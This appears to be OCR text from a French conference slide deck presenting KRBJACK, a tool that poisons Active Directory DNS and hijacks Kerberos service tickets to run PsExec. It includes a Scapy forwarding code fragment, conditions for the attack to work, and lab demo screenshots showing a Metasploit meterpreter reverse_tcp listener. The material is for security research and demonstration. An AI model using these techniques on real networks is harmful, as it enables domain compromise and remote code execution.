
https://github.com/secdev/scapy/blob/master/scapy/pipetool.py

Scapy pipetools


```
# Scapy plumbing to actualy perform the forwarding from a client, to our pipeline of
# methods :
#   client -> checkIfPacketIsInteresting -> Server -> modifyServerAnswer -> client
#                          |
#                          | contains AP_REQ
#                          v
#                       stop everything and notify main thread
self.dest_pipe = TriggeredTCPConnectPipe(*self.server.destination)
self.passdrain = OnMessage(lambda pkt: self.request.send(pkt))
self.transformservdrain = TransformDrain(transform_serv_data)
is_client_ignored = self.client_address[0] in self.server.ignore_ips
# small whitelist here
if not is_client_ignored:
    self.cond_pipe = ConditionDrain(let_client_data_pass)
else:
    print(f"New connection from ignored ip {self.client_address[0]}")
    self.cond_pipe = ConditionDrain(lambda _: True)
self.cond_pipe > self.dest_pipe > self.transformservdrain > self.passdrain
self.pipeline = PipeEngine(self.dest_pipe)
if not is_client_ignored:
    self.pipeline.add(self.cond_pipe)
self.pipeline.start()
```

- Permettent de transformer les paquets à la volée, de faire passer d'un bloc à l'autre suivant certaines conditions, etc…

Scapy pipetools



KRBJACK



- Permet le check et la mise en place du DNS poisonning ;
- Permet la mise en place du forwarding de trafic bidirectionnel « selectif »
- Se coupe automatiquement lorsqu'un ST apparaît pour essayer de faire un PSEXEC avec.

KRBJACK


- Permet de ne mettre en place QUE le DNS poisonning (pour responder avec au passage)
- Whitelist automatique des users (par IP) qui ne sont *pas* admin de notre cible
- Remise au propre des records DNS dés que la cible est compromise (ou sur ctrl+c)


Fonctionne uniquement si


- DNS Unsecure Updates activées ;
- Pour cibler des systèmes qui acceptent l'absence de signature SMB ;
- Lorsqu'un admin de domaine se connecte au système ciblé.


- Implique by design un léger déni de service : puisque l'on vole un ST à un utilisateur, la connexion qu'il a initiée sera coupée. Si la connexion est retentée une nouvelle fois, elle fonctionnera (soit le ST a permis le PSEXEC et donc les DNS sont remis au propre, soit l'attaque a échoué et krbjack met l'utilisateur dans la whitelist pour ne plus retenter en provenance de cette IP).

DEMO


DC - winserv2019 [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
Server Manager
Dashboard
Manage Tools View Help
DNS Manager
File Action View Help
DNS
WIN-752QLQV43HN
Forward Lookup Zones
_msdcs.windomain.loc
windomain.local
Reverse Lookup Zones
Trust Points
Conditional Forwarders
Name Type Data Timestamp
_msdcs
_sites
_tcp
_udp
DomainDnsZones
ForestDnsZones
(same as parent folder) Start of Authority (SOA) [1125], win-752qlqv43hn.wi... static
(same as parent folder) Name Server (NS) win-752qlqv43hn.windoma... static
(same as parent folder) Host (A) 10.0.2.5 2/21/2023
win-752qlqv43hn Host (A) 10.0.2.5 static
WINDIX Host (A) 10.0.2.10 6/11/2023
winserv2 Host (A) 10.0.2.20 6/11/2023
Untitled - Notepad
File Edit Format View Help
DOMAIN CONTROLER
ENG FR 4:54 AM 6/11/2023
CTRL DROITE


WINSERV2 - winserv2019 [En fonction] - Oracle VM VirtualBox
Recycle Bin
Server Manager
Server Manager • Dashboard
Manage Tools View Help
Dashboard
Local Server
All Servers
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 1 | Server groups: 1 | Servers total: 1
File and Storage Services 1
Manageability
Local Server 1
Manageability
Untitled - Notepad
File Edit Format View Help
TARGET SERVER
ENG FR 4:54 AM 6/11/2023
CTRL DROITE


debian@debian: /mnt/krbjack
debian@debian: ~
debian@debian: ~
Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.42 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >


win10 [En fonction] - Oracle VM VirtualBox
Recycle Bin
File Explorer
File Home Share View
Quick access
Search Quick access
Frequent folders (6)
Desktop This PC
Downloads This PC
Documents This PC
Pictures This PC
Music This PC
Videos This PC
Recent files (1)
PSTools This PC\Downloads
Untitled - Notepad
File Edit Format View Help
DOMAIN ADMIN
Search the web and Windows
ENG FR 4:54 AM 6/11/2023
CTRL DROITE

Merci